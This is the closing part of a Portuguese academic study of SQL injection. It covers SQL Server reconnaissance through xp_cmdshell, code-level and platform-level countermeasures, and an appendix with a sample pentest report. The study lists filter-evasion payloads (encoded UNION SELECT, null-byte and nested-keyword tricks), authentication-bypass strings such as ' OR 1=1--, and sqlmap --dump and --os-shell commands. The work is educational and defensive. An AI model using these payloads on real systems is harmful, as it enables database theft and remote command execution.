SQL Server	A descoberta do endereço IP do servidor SQL Server pode ser realizada invocando o programa ipconfig, por meio do procedimento estendido `xp_cmdshell`. A saída do ipconfig deve ser direcionada para um arquivo, a partir do qual a informação desejada é extraída, empregando-se a técnica baseada no comando `BULK INSERT`. As etapas seguintes, de identificação de servidores e portas abertas, são efetuadas de maneira similar ao PostgreSQL. As diferenças residem no uso do comando `OPENROWSET`, no lugar de `dblink_connect()`, e nas mensagens de erro geradas, descritas a seguir (Litchfield *et al*., 2005): - **Servidor inativo**: [DBNETLIB][ConnectionOpen (Connect()).]SQL Server does not exist or access denied. - **Porta fechada**: [DBNETLIB][ConnectionOpen (Connect()).]SQL Server does not exist or access denied. - **Porta aberta**: [DBNETLIB][ConnectionRead (recv()).]General network error. Check your network documentation. O vetor de teste abaixo representa um modelo do que deve ser injetado: `'; select * from OPENROWSET('SQLOLEDB','uid=sa;pwd=pwd;Network= DBMSSOCN; Address=192.168.213.100,1521;timeout=5','')–`

Fonte: Uto (2013)

5 CONTRAMEDIDAS DE PROTEÇÃO CIBERNÉTICA CONTRA INVASÃO *SQL INJECTION*

Neste capítulo, as contramedidas foram categorizadas em gerais – aquelas que são aplicáveis a vários tipos de invasão *SQL Injection* – e específicas – aplicáveis a determinada categoria, em particular.

5.1 Contramedidas gerais

As contramedidas gerais podem ser classificadas em contramedidas de nível de código e contramedidas de nível de plataforma.

5.1.1 Contramedidas de nível de código

Para evitar que aplicações *web* sejam vulneráveis a ataques de injeção de SQL, os seguintes controles, no nível de código, devem ser adotados nos processos de desenvolvimento e de implantação (CLARKE *et al*., 2009):

- Validar entradas com uso de “listas brancas” *(white lists)*. Deve-se considerar que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, é bom verificar se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro. Essa abordagem é superior ao uso de “listas negras” *(black listas)*, pois, dificilmente, é possível enumerar todas as entradas maliciosas possíveis. Recomenda-se certificar-se de validar o tipo, o tamanho, as faixas de valores (*range*) e o conteúdo de todas as entradas para o aplicativo. Sugere-se usar a validação de entrada da “lista negra” (rejeitando o "mau conhecido" ou entrada baseada em assinatura) somente quando não se puder usar a validação de entrada de “lista branca”. Complementarmente, deve-se restringir o tamanho do campo ao máximo permitido.

- Não submeter consultas ao banco de dados que sejam resultantes da concatenação do comando a ser executado com valores fornecidos por usuários.

- Utilizar apenas comandos preparados (*prepared statements*), os quais são pré-compilados e não permitem que a semântica seja alterada depois disso. Desse modo, qualquer comando fornecido por um usuário malicioso, como parte da entrada, será interpretado como um parâmetro da consulta pelo SGBD.

- Realizar o acesso à camada de dados, por meio de procedimentos definidos

no banco de dados encapsulando, assim, a estrutura das tabelas que compõem a aplicação.

- Utlizar declarações parametrizadas em Java, C #, PHP, PL / SQL: deve-se usar instruções parametrizadas (também conhecidas como instruções preparadas) em vez de SQL dinâmico para montar uma consulta SQL com segurança. As instruções parametrizadas devem ser usadas somente quando se estiver fornecendo dados; não se deve usar instruções parametrizadas para fornecer palavras-chave ou identificadores SQL (como nomes de tabelas ou colunas).

- Validar a saída de Código: Deve-se certificar de que as consultas SQL contendo a entrada controlável pelo usuário estão codificadas corretamente, para evitar que aspas simples ou outros caracteres alterem a *query*. Se forem usadas cláusulas LIKE, certifique-se de que estas estejam adequadamente codificadas. Sugere-se assegurar que os dados recebidos da base de dados passem pela validação de entrada e pela codificação de saída antes do uso.

- Verificar a Canonização de dados. Os filtros de validação de entrada e a codificação de saída devem ter sido decodificados ou estar em forma canônica[17]. É bom estar ciente de que existem várias representações de qualquer caractere único e várias formas de codificá-lo. Sugere-se usar, sempre que possível, validação de entrada de “lista branca” e rejeitar formulários de entrada não-canônicos.

- Projetar o SGBD de modo a evitar os perigos da injeção de SQL: usar procedimentos armazenados para que se possa ter mais permissões granulares no nível de banco de dados. Pode-se usar uma camada de abstração de acesso a dados para impor o acesso a toda a aplicação. Além disso, devem-se adotar controles adicionais sobre informações confidenciais em durante o projeto do SGBD.

Mesmo com as contramedidas apresentadas anteriormente, o atacante ainda pode burlá-las, valendo-se de técnicas de evasão de filtros para explorar o BD. Uto (2013) menciona algumas dessas técnicas:

- Bloquear espaços: dependendo da implementação, pode ser quebrado por meio da substituição de espaços por comentários de meio de comando. Exemplo:

```
select/**/username/**/from/**/v$session
```

[17] Por exemplo, a forma canônica da palavra “Ana” é “ANA”, com todos os caracteres em maiúsculas.

- Bloquear palavras utilizadas em SQL: desde que escritas em maiúsculas ou minúsculas – é possível fornecer valores com alternância de letras maiúsculas e minúsculas. Exemplo:

```
sElEcT @@version
```

- Remover, em uma única passagem, as palavras utilizadas em SQL que estejam contidas nos dados fornecidos pelo usuário: a quebra desse filtro pode ser realizada por meio da escrita “aninhada” das palavras, que são consideradas pelo controle. Exemplo:

```
selselectect @@version
```

- Bloquear palavras e caracteres diversos: uma técnica de evasão, que funciona muitas vezes, consiste em aplicar codificação de URL ao valor do parâmetro injetado. Por exemplo,

“union select 1, null, null from dual--” Fica:

```
%27%20%75%6e%69%6f%6e%20%73%65%6c%65%63%74%20%31%2c%6e%75%6c%6
c%2 c%6e%75%6c%6c%20%66%72%6f%6d%20%64%75%61%6c%2d%2d
```

- Usar filtros externos, escritos em C ou C++: cadeias de caracteres, nessas linguagens, são finalizadas com um *Byte* zero. Assim, uma estratégia de evasão consiste em inserir um *Byte* nulo, codificado como %00, no começo do valor injetado (Clarke *et al.*, 2009). Exemplo:

```
%00’ union select @@version—
```

- Identificar preventivamente as vulnerabilidades. Há basicamente dois métodos de análise de código para se encontrar vulnerabilidades: análise estática e análise dinâmica. A primeira, no contexto de segurança da aplicação, é o processo de análise de código sem executá-lo. Isso inclui a análise visual do código-fonte, o que pode consumir muito tempo. A análise dinâmica é a análise do código em execução. Ferramentas para automatizar a busca de vulnerabilidades foram citadas no capítulo 4.

- Capturar todos os erros de execução e fornecer apenas mensagens tratadas aos usuários, isto é, não exibir erros contendo comando SQL, pilhas de execução e códigos específicos de plataforma.

- Bloquear aspas: a solução, nesse caso, consiste em utilizar concatenação de caracteres, conforme sintaxe do SGBD empregado:

```
select concat(char(65),char(66),char(67))
```

Se aspas forem permitidas em campos textuais, deve-se duplicá-las sempre antes de utilizá-las em comandos SQL (Clarke *et al*., 2009).

5.1.2 Contramedidas de nível de plataforma

Clarke *et al.* (2009) mencionam as seguintes contramedidas:

- Utilizar proteção de *Runtime*: a proteção de tempo de execução é uma técnica eficaz quando as alterações de código não são possíveis. Os *firewalls* de aplicativos *web* podem fornecer detecção, mitigação e prevenção eficazes contra a injeção SQL quando adequadamente configurados. A proteção em tempo de execução abrange várias camadas, incluindo a rede, o servidor web, a estrutura de aplicativos e o servidor de banco de dados.

- Proteger o banco de dados: o *hardening* do banco de dados não interromperá a injeção SQL, mas pode impactá-la. Os atacantes devem ser direcionados para uma *sandbox* com apenas dados do aplicativo. Em um servidor de banco de dados bloqueado, não é possível o comprometimento de outros bancos de dados e de outras redes.

- O acesso deve ser restrito apenas aos objetos de banco de dados necessários, tais como permissões EXECUTE somente em procedimentos armazenados. Além disso, o uso criterioso de Criptografia em dados confidenciais pode impedir o acesso a dados não autorizados.

- Implementar o *hardening* de camada *web*: a implementação do fortalecimento da camada *web* e da arquitetura de rede não interromperão a injeção de SQL, mas podem reduzir significativamente o seu impacto. Quando se confronta com a ameaça de invasores automatizados, como *worms* de injeção de SQL, minimizar o vazamento de informações nas camadas de rede, da *web* e de aplicação ajuda a diminuir as chances de descoberta. Uma rede devidamente arquitetada deve permitir apenas conexões autorizadas ao servidor de banco de dados, e este servidor não deve ter conexões de saída.

Além do que foi exposto, Uto (2013) agrega os seguintes controles:

- Utilizar, na aplicação, uma conta para acesso ao banco de dados com os mínimos privilégios necessários para a execução das tarefas. Nunca usar contas com privilégios *Data Definition Language (DDL)*[18] e, muito menos, contas administrativas. Se isso não for respeitado, a extensão do dano, em caso de ataque bem-sucedido, poderá ser muito maior, uma vez que o atacante será capaz de remover, incluir e alterar objetos estruturais, como tabelas e índices, por exemplo.

- Realizar o robustecimento do servidor de banco de dados eliminando objetos, usuários e privilégios desnecessários. Por exemplo, em versões mais antigas de *Oracle*, muitos pacotes vinham com privilégio de execução concedido para *Public* como padrão, isto é, podiam ser acessados por qualquer conta do banco. Assim como no item acima, a ideia desse controle é diminuir a extensão do dano, caso as linhas de defesa falhem, sempre considerando a defesa em camadas.

- Instalar um filtro de pacotes no servidor do banco de dados e o configurá-lo para permitir apenas os tráfegos válidos de entrada e de saída.

5.2 Contramedidas específicas para cada tipo de invasão SQL Injection

Para cada tipo de *SQL Injection*, segundo a classificação da *CAPEC* (2017), existem contramedidas específicas a serem enfatizadas, conforme é apresentado a seguir.

5.2.1 SQL às cegas

Em vez de suprimir mensagens de erro e exceções, o aplicativo deve manipulá-las adequadamente, retornando uma página de erro personalizada ou redirecionando o usuário para uma página padrão, sem revelar nenhuma informação sobre o banco de dados ou mecanismos internos do aplicativo.

A validação das entradas é outra solução. Todas as entradas controláveis pelo usuário devem ser validadas e filtradas impedindo caracteres ilegais, bem como conteúdo SQL. Palavras-chave como UNION, SELECT ou INSERT devem ser filtradas, bem como caracteres como aspas simples (') ou comentários SQL (--), com

[18] A linguagem de definição de dados (DDL) é uma linguagem computacional usada para criar e modificar a estrutura de objetos de um banco de dados. Esses objetos incluem vistas, esquemas, tabelas, índices, etc. É considerada um subconjunto do SQL. (TECHOPEDIA, 2017)

base no contexto em que aparecem. *(CAPEC, 2017a)*

5.2.2 Execução de linha de comando por meio de Injeção SQL

Para mitigar esse tipo de *SQL Injection,* deve-se desabilitar a diretiva `xp_cmdshell MSSQL` no banco de dados e validar corretamente os dados (sintática e semanticamente) antes de escrevê-los no banco de dados. Não se deve simplesmente confiar nos dados armazenados no banco de dados, mas revalidá-los antes do uso para se certificar de que é seguro usá-los em um determinado contexto (por exemplo, como um argumento de linha de comando). *(CAPEC, 2017b)*

5.2.3 Injeção de mapeamento relacional de objeto (ORM)

Deve-se lembrar como usar corretamente os métodos de acesso a dados gerados pela ferramenta ou estrutura ORM, de forma a utilizar os mecanismos de segurança embutidos da estrutura. Além disso, deve-se manter atualizado quanto às atualizações de segurança da aplicação. *(CAPEC, 2017d)*

5.2.4 SQL Injection através de modificação de parâmetros SOAP

Neste tipo de injeção SQL, deve-se validar e sanitizar ou mesmo rejeitar, conforme o caso, a entrada do usuário no provedor de serviços. Recomenda-se assegurar que instruções preparadas ou outro mecanismo que permita a vinculação de parâmetros sejam usados ao acessar o banco de dados, de forma a evitar que os dados fornecidos pelos invasores controlem a estrutura da consulta executada. No nível do banco de dados, deve-se verificar se o usuário do banco de dados usado pelo aplicativo em um contexto específico tem os privilégios mínimos necessários ao banco de dados para executar a operação. Quando possível, sugere-se executar consultas em relação a visualizações previamente geradas, em vez de consultas às tabelas diretamente. *(CAPEC, 2017e)*

5.2.5 Controle expandido sobre o sistema operacional a partir do banco de dados

As contramedidas podem ser de configuração, de *design*, de uso ou de implementação do SGBD. Quanto à configuração, recomenda-se assegurar-se de que o SGBD seja corrigido com os *patches* de segurança mais recentes. No que concerne ao *design*, sugere-se que o *login* do SGBD usado pelo aplicativo tenha o

menor nível possível de privilégios. Deve-se, também, seguir as práticas de programação defensiva necessárias para proteger um aplicativo acessando o banco de dados de injeção SQL. Além disso, recomenda-se que o DBMS seja executado com o menor nível possível de privilégios na máquina *host* e que ele seja executado como um usuário separado. Quanto ao uso, não se deve utilizar a máquina do SGBD para qualquer outra tarefa que não seja o a de banco de dados. Tampouco se deve confiar no *host* do banco de dados na rede interna, mas autenticar e validar toda a atividade de rede originária desse *host*. Adicionalmente, recomenda-se usar um sistema de detecção de intrusão para monitorar conexões de rede e *logs* no *host* do banco de dados. No que tange à implementação, sugere-se remover ou desabilitar todas as funções desnecessárias ou não utilizadas do SGBD que possam permitir que um invasor eleve privilégios, caso o SGBD seja comprometido. *(CAPEC, 2017c)*

CONCLUSÃO

O presente estudo permitiu compreender que a Injeção de *SQL* encontra-se no topo das principais vulnerabilidades *em aplicações web,* segudo a *OWASP.* O *site* da *CVE* mantém um banco de dados em que são disponibilizadas essas vulnerabilidades, seu código, sua descrição sumária, data e hora de publicação, e severidade.

Como foi visto no capítulo 1, os ataques de injeção continuam sendo um problema sério no mundo *web.* Eles podem ser utilizados para burlar a autenticação, para manipular dados, para visualizar dados sensíveis e até mesmo para executar comandos no *host* remoto.

No capítulo 2, foram apresentados os fundamentos sobre os testes de invasão e sobre *SQL Injection*. Abordou-se o conceito de *pentesting* como uma tentativa legal e autorizada de localizar e explorar sistemas de computadores de forma bem sucedida, com o intuito de tornar esses sistemas mais seguros. Os testes de penetração abrangem as seguintes etapas: 1) reconhecimento; 2) *scanning;* 3) exploração de falhas e 4) pós-exploração e preservação do acesso. No Apêndice A, há um modelo de relatório de teste de invasão. Foi, ainda, visto que Injeção de SQL consiste em inserir comandos SQL, em campos e parâmetros da aplicação, com o objetivo de que sejam executados na camada de dados. Adicionalmente, foram apresentados, neste capítulo, os principais tipos de *SQL Injection*, segundo a CAPEC.

O capítulo 3 apresentou a metodologia e as ferramentas mais utilizadas para realizar testes de invasão em aplicações *web* com *SQL Injection*. A metodologia abrange os seguintes estapas: 1) coletar Informações e detectar vulnerabilidades; 2) realizar ataques de *SQL Injection*; 3) realizar *SQL Injection* avançado. Cada uma dessas etapas envolve um conjunto de passos que estão sintetizados na Tabela 2 e descritos ao longo do capítulo.

No capítulo 4, foi visto que o *SQL injection* pode ser realizado de forma manual e automatizada. Para se realizar a injeção de código SQL de maneira automática, podem ser utilizadas as seguintes ferramentas: *SQLMAP, SQLNINJA, SQLBRUTE, HP WebInspect, IBM Security AppScan, SQL Power Injector e Absinthe.* As principais características e uma descrição sintética de cada ferramenta podem ser encontradas neste capítulo.

No capítulo 5, foram apresentadas as contramedidas de proteção cibernética contra invasão *SQL Injection*. Estas incluem contramedidas gerais, aplicáveis a vários tipos de injeção SQL, e contramedidas específicas de cada categoria. As contramedidas gerais subdividem-se em contramedidas de nível de código e contramedidas de nível de aplicação.

Como se percebe, o tema é bastante complexo e multifacetado, e o presente trabalho não tem a intenção de esgotar o assunto. Como temas para pesquisas futuras, sugere-se a implementação prática das contramedidas apresentadas no capítulo 5, a fim de avaliar sua eficácia contra ataques *SQL Injection*. Outro tema sugerido é o estudo das ferramentas utilizadas em cada fase de um teste de invasão em aplicações *web*. Recomenda-se, ainda, a abordagem da injeção SQL segundo a ótica da revisão de código de uma aplicação.

Entre as principais lições que podem ser depreendidas do presente estudo, tem-se que os desenvolvedores até hoje não se dão conta de quão perigoso um ataque de injeção SQL pode ser, uma vez que esse tipo de ataque é difícil de ser descoberto em muitas aplicações baseadas na *web*. Se as pessoas não se tornarem conscientes dos ataques, os atacantes continuarão a explorar essas vulnerabilidades e isso pode levar a ações maliciosas perigosas. O ensino de Computação deve ensinar o aluno a desenvolver código de aplicações com técnicas de tratamento de entrada de dados e outras contramedidas estudadas no capítulo anterior. Assim, considerar-se-ia a segurança desde as fases iniciais do desenvolvimento. Isso propiciaria mitigar os efeitos dos ataques cibernéticos, em particular, aos ataques de injeção de SQL.

REFERÊNCIAS

AHARONI, M. ***Offensive Security Lab Exercises.*** Apostila de laboratório da *Offensive Security.* 2007.

ASSUNÇÃO, M. F. A. **Segredos do *Hacker* Ético.** 3ª Edição. Florianópolis: Visual Books, 2010.

BRANDÃO, J. E.M.S. **Técnicas de Ataque:** laboratório 3. Apresentação da disciplina de Técnicas de Ataque do Curso de Redes de Computadores com Ênfase em Segurança da UNICEUB. Brasília, 2015.

BROAD, J.; BINDNER, A. ***Hacking* com Kali Linux**: Técnicas práticas para testes de invasão. 1ª Edição. Novatec: São Paulo, 2014.

CAPEC. ***Blind SQL INjection***. 2017a. Disponível em: <http://capec.mitre.org/data/definitions/7.html> Acessso em 2 de janeiro de 2017.

_____. ***Command Line Execution through SQL Injection***. 2017b. Disponível em: < http://capec.mitre.org/data/definitions/108.html> Acessso em 2 de janeiro de 2017.

_____. ***Expanding Control over the Operating System from the Database.*** 2017c. Disponível em: <http://capec.mitre.org/data/definitions/470.html> Acessso em 2 de janeiro de 2017.

_____. ***Object Relational Mapping Injection.*** 2017d. Disponível em: <http://capec.mitre.org/data/definitions/109.html> Acessso em 2 de janeiro de 2017.

_____. ***SQL Injection through SOAP Parameter Tampering.*** 2017e. Disponível em: <http://capec.mitre.org/data/definitions/110.html> Acessso em 2 de janeiro de 2017.

CHEN, J. ***SQL Injection*.** Nota de aula do Curso *Cyber Security for Information Leaders*. Washington, 2016.

CLARKE, J.; ALVAREZ, R.M; HARTLEY, D.; HEMLER, J.; KORNBRUST, A. MEER, H.; STEELE, G.O.; REVELLI, A.; SLAVIERO, M.; STUTTARD, D. ***SQL Injection Attacks and Defense.*** *Syngress Publishing*: Burlington, 2009.

CVE. ***Common Vulnerabilities and Exposures: the Standard for Information Security Vulnerability Names.*** 2013. Disponível em**:** <https://cve.mitre.org/find/index.html> Acesso em 22 de julho de 2016

_____. *Common Vulnerabilities and Exposures*. ***CWE-89****: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'). 2015.* Disponível em: <http://cwe.mitre.org/data/definitions/89.html> Acesso em 12 de dezembro de 2016.

DARKNET. ***Absinthe Blind SQL Injection Tool/Software.*** 2017. Disponível em: <www.darknet.org.uk/?s=Absinthe&submit=Search> Acesso em 19 de janeiro de 2017.

_____. ***Official release of SQL Power Injector* 1.2.** 2017. Disponível em: <www.darknet.org.uk/2007/10/official-realease-of-sql-power-injector-12-download-now> Acesso em 19 de janeiro de 2017.

DEVMEDIA. ***SoapUI***: testes de Web Services rápido e descomplicado. Rio de Janeiro, 2017. Disponível em: <http://www.devmedia.com.br/soapui-testes-de-web-services-rapido-e-descomplicado/37461> Acesso em 19 de janeiro de 2017.

DIÓGENES, Y.; MAUSER, D. ***Security +***: da prática para o exame SYO – 401. 3ª Edição. Novaterra: Rio de Janeiro, 2015.

EC-COUNCIL. ***CEHv9 Module 13****: SQLInjection*. Tampa, 2016.

ELKENSTEIN, M. ***Learn REST:*** *A Tutorial. 2017.* Disponível em: < http://rest.elkstein.org> Acesso em 19 de janeiro de 2017.

ENGEBRETSON, P. **Introdução ao *Hacking* e aos Testes de Invasão**: facilitando o *hacking* ético e os testes de invasão. 1ª Edição. Novatec: São Paulo, 2014.

ERICKSON, J. ***Hacking.*** São Paulo: Digerati Books, 2009.

FGV. **Metodologia da Pesquisa para Ciências Militares**. Rio de Janeiro, 2009.

GAUTAM. ***The most dangerous attack of them all.*** *In: Hackin9. Vol7. Software Press Sp.: Warszawa,* 2012.

GONÇALVES, E.L.O. **Segurança Ofensiva em Aplicações *Web.*** Apostila de Laboratório. Versão 1.1, 2016.

GOTHAM DIGITAL SCIENCE. ***Tools****: SQLBrute. 2017.* Disponível em: <http://www.gdssecurity.com/l/t.php> Acesso em 18 de janeiro de 2017.

GRAVES, K. ***CEH Official Certfied Ethical Hacker****: Review Guide.* Wiley Publishing: Indianapolis, 2010.

HARRIS, S. **CISSP**: EXAM Guide. 6ª Edition. McGraw Hill, New York, 2013.

HIGUERA, J. B. ***Capacidades de Respuesta:*** *Ciberdefensa.* Apostila da Pós-Graduação em Tecnologias de Defesa da Universidade Politécnica de Madrid (UPM). Madrid, 2016.

HP. ***Webinspect***. 2017. Disponível em: <http://www8.hp.com/br/pt/software-solutions/webinspect-dynamic-analysis-dast/> Acesso em 19 de janeiro de 2017.

IBM. ***IBM Security Appscan***. 2017. Disponível em: <http://www.ibm.com/developerworks/downloads/r/appscan/> Acesso em 19 de janeiro de 2017.

_____. ***User Guide****: IBM Security AppScan Source for Analysis Version 9.0.2*. Austin, 2015.

LAROUCHE, F. ***SQL Power Injector***. Seul, 2014. Disponível em: <http://www.sqlpowerinjector.com/contact.htm#whoiam> Acesso em 19 de janeiro de 2017.

MCCLURE, S.; SCAMBRAY, J.; KURTZ, G. ***Hackers*** **Expostos**: segredos e soluções para segurança de redes. 7ª Edição. Porto Alegre: *Bookman*, 2014.

OWASP. ***OWASP Top Ten Project.*** Bel Air, 2016. Disponível em: <https://www.owasp.org/index.php/Top10#OWASP_Top_10_for_2013> Acesso em: 21 de agosto de 2016.

PAULI, J. **Introdução ao *Web Hacking***: ferramentas para invasão de aplicações *web.* 1ª Edição. Novatec: São Paulo, 2014.

*SOURCEFORGE. **SQLninja.** 2017.* Disponível em: <http://sqlninja.sourceforge.net/images/sqlninja-5.png> Acesso em 18 de janeiro de 2017.

TECHOPEDIA. ***Data Definition Language (DDL).*** 2017. Disponível em: <https://www.techopedia.com/definition/1175/data-definition-language-ddl> Acesso em 7 de fevereiro de 2017.

ULBRICH, H.C. **Universidade H4CK3R**: exercícios práticos para desvendar os segredos do submundo *hacker*. Digerati: São Paulo, 2009.

UTO, Nelson. **Teste de invasão de Aplicações *Web***. Rio de Janeiro: RNP/ESR, 2013.

WEIDMAN, G. **Testes de Invasão**: uma introdução prática ao *hacking.* Novatec: São Paulo, 2016.

APÊNDICE A – MODELO DE RELATÓRIO

RELATÓRIO DE *PENTESTING*

1. **Resumo**

Este relatório descreve os resultados do teste externo de invasão do portal da ORGANIZAÇÃO X, realizado no período de XX/XX/XXXX a XX/XX/XXXX. Nenhuma vulnerabilidade a *SQL injection* realizado manual ou automaticamente (com uso do *SQLMAp*) foi descoberta ao longo do processo. Entretanto, o *SQLMap* apontou uma instabilidade na URL da ORGANIZAÇÃO X, o que também foi observado por meio da ferramenta *web* IntoDNS, nas fases de levantamento e de mapeamento.

2. **Informações do cliente**

Tabela 11 – Informações do Cliente

Nome	ORGANIZAÇÃO X	
Contatos	Email: atendimento@organizacaox.com.br	Fone: (XX) XXXX-XXXX
Endereço	XXXXXXXXXXX	

Fonte: Uto (2013)

3. **Escopo do trabalho**

Faz parte do escopo do presente trabalho a injeção de código SQL no portal da ORGANIZAÇÃO X. Assim, a injeção de SQL foi realizada de forma manual, para burlar o controle de acesso de páginas; e de forma automatizada, realizado com uso da ferramenta *SQLMap* (disponível no Kali Linux), visando ao *dumping* do banco de dados e ao acesso ao *shell* de comandos do sistema.

Este teste de invasão não abrangeu outros tipos de exploração de vulnerabilidades em aplicações *web* dessa organização, nem outros tipos de *pentesting*.

3.1 Descrição do Portal

O portal da ORGANIZAÇÃO X foi escrito em HTML com a finalidade de proporcionar informações sobre a própria instituição. Entre os principais campos desse portal, estão:... Existem políticas de TI que se encontram no *link* homônimo, entre os assuntos de caráter institucional.

URL da página inicial

https://www.organizacaox.com.br

Topologia de rede

A topologia da rede não foi fornecida.

4. Descrição do teste

4.1 Tipo de teste: Foi executado teste do tipo caixa-preta, por meio da Internet.

Período de execução : este trabalho foi realizado no período de xx/xx/xxxx a yy/yy/yyyy, somente em dias úteis.

4.2 Local de execução : O teste de invasão foi efetuado, a partir do endereço (Rua X, Apto 000, 00, Bairro Y, Cidade Z, UF), por meio da internet.

4.4 Metodologia empregada : A metodologia de teste empregada consiste em um processo cíclico, envolvendo as seguintes etapas: 1) reconhecimento; 2) *scanning;* 3) exploração de falhas e 4) pós-exploração e preservação do acesso.

- **Reconhecimento**: compreende o levantamento de informações que podem auxiliar no teste de invasão. Nesta fase, foi visitado o portal da ORGANIZAÇÃO X, foi feito o reconhecimento das suas diversas páginas e obtido seu código-fonte. Com auxílio da ferramenta *web* IntoDNS, buscaram-se os endereços dos servidores *web* da ORGANIZAÇÃO X (XXX.XXX.XX.XXX e YYY.YY.YY.YYY), obtendo-se algumas informações adicionais sobre esses endereços e descobrindo-se que um deles (XXX.XXX.XX.XXX) não respondia. Foi, ainda, elaborado um mapa do site.

- ***Scanning***: foi feita de duas formas: manual e automatizada (com uso da *ferramenta Nikto*). A busca manual de vulnerabilidades foi realizada nas diversas páginas do portal, particularmente aquelas que possuem o parâmetro "id=", onde foram injetados códigos SQL. Realizou-se a análise do código-fonte para facilitar a localizar esses parâmetros.

- **Exploração de falhas**: visa a obter acesso e reiniciar o ciclo. O processo de exploração é descrito no item 5.1.1 deste relatório. Assim como a fase anterior, foi feita de duas formas: manual e automatizada (com uso da ferramenta *SQLMap*).

- **Pós-exploração e preservação do acesso**: inclui, principalmente, o apagamento de rastros e a inserção de *backdoors*. Entretanto essas ações não foram realizadas.

4.5 Informações disponibilizadas : a ORGANIZAÇÃO X não forneceu qualquer informação adicional, além do que está disponibilizado em seu *site*.

4.6 Configuração dos controles de período: nenhuma configuração especial foi realizada no *firewall* da ORGANIZAÇÃO X para a realização do teste de invasão.

5. **Resultados**

Esta seção apresenta as vulnerabilidades encontradas no teste de invasão no portal da ORGANIZAÇÃO X, incluindo a descrição do problema, a URL afetada, o método de exploração e recomendações para correção.

5.1.1. **Injeção de SQL**

Descrição do problema

A Injeção de SQL é atualmente um dos ataques mais comuns contra aplicações *web* e consiste em inserir comandos SQL, em campos e parâmetros da aplicação, com o objetivo de que sejam executados na camada de dados. Em ataques mais simples, operações podem ser realizadas no banco de dados, limitadas aos privilégios da conta que realiza o acesso. Com um pouco mais de elaboração, é possível aproveitar-se dos mecanismos de interação com o sistema operacional, existentes em bancos de dados, para leitura/escrita de arquivos e execução de comandos arbitrários, por exemplo.

URL da página testada

https://www.organizacaox.com.br

Método de exploração

a. **Exploração manual**

Com o objetivo de verificar a resiliência da página da ORGANIZAÇÃO X ao *SQL Injection*, tentou-se burlar manualmente o controle de acesso ao espaço aluno (*bypass).*

Para isso, foram inseridos os seguintes códigos nesses campos:

' OR 1=1--

OR 1=1--

' OR '1'='1

; OR '1'='1'

%22+or+isnull%281%2F0%29+%2F*

%27+--+

string' or 1=1 – -

“ or 1=1--

' or 1=1/*

or 1=1--

'or 'a'='a

“ or “a”= “a

') or ('a'='a

b. **Exploração automatizada**

Foi realizada com o emprego da ferramenta SQLMap, disponível no Kali Linux. Esta gera *queries* automaticamente, a fim de executar diversas tarefas no *site*, usando a injeção de SQL. Tudo o que foi preciso neste teste foi inserir um ponto de injeção, ou seja, a URL da ORGANIZAÇÃO X. A partir daí, a ferramenta testou se havia vulnerabilidades de injeção SQL, executando *queries* de injeção. Nesse sentido, buscou-se fazer as seguintes ações de exploração:

- *Dumping* do banco de dados com o *SQLMap,* mediante o comando

Sqlmap –u “https://www.organizacaox.com.br” --dump

- Acesso ao *shell* de comandos xp_cmdshell

Sqlmap –u “https://www.organizacaox.com.br ” –os-shell

Resultado

A página da ORGANIZAÇÃO X não permitiu a injeção de SQL manual nem a injeção automatizada, com uso do *SQLMap*. Na injeção manual, o *site* evitou o *bypasse* do controle de usuário e senha. Na automatizada, a proteção de borda *(WAF/IPS/IDS)* impediu que as tentativas de *dumping* do banco de dados e de acesso ao *shell* de comandos `xp_cmdshell` do sistema fossem bem sucedidas. Portanto, conclui-se que o *site* da ORGANIZAÇÃO X é resiliente aos tipos de exploração de *SQL Injection* aqui testados.

Entretanto, o *SQLMap* apontou uma instabilidade na URL da organização, o que já havia sido observado por meio da ferramenta *web* IntoDNS, nas fases de levantamento e de mapeamento.

Recomendações

Não há recomendações específicas para evitar os tipos de ataque *SQL Injection* que foram testados.

Não obstante, de forma preventiva, tendo em vista a instabilidade do *site* apontada no item anterior, são aqui feitas algumas recomendações:

- Considerar que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, deve-se verificar se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro.

- Não submeter consultas ao banco de dados que sejam resultantes da concatenação do comando a ser executado com valores fornecidos por usuários.

- Utilizar apenas comandos preparados (*prepared statements*), os quais são pré-compilados e não permitem que a semântica seja alterada depois disso.

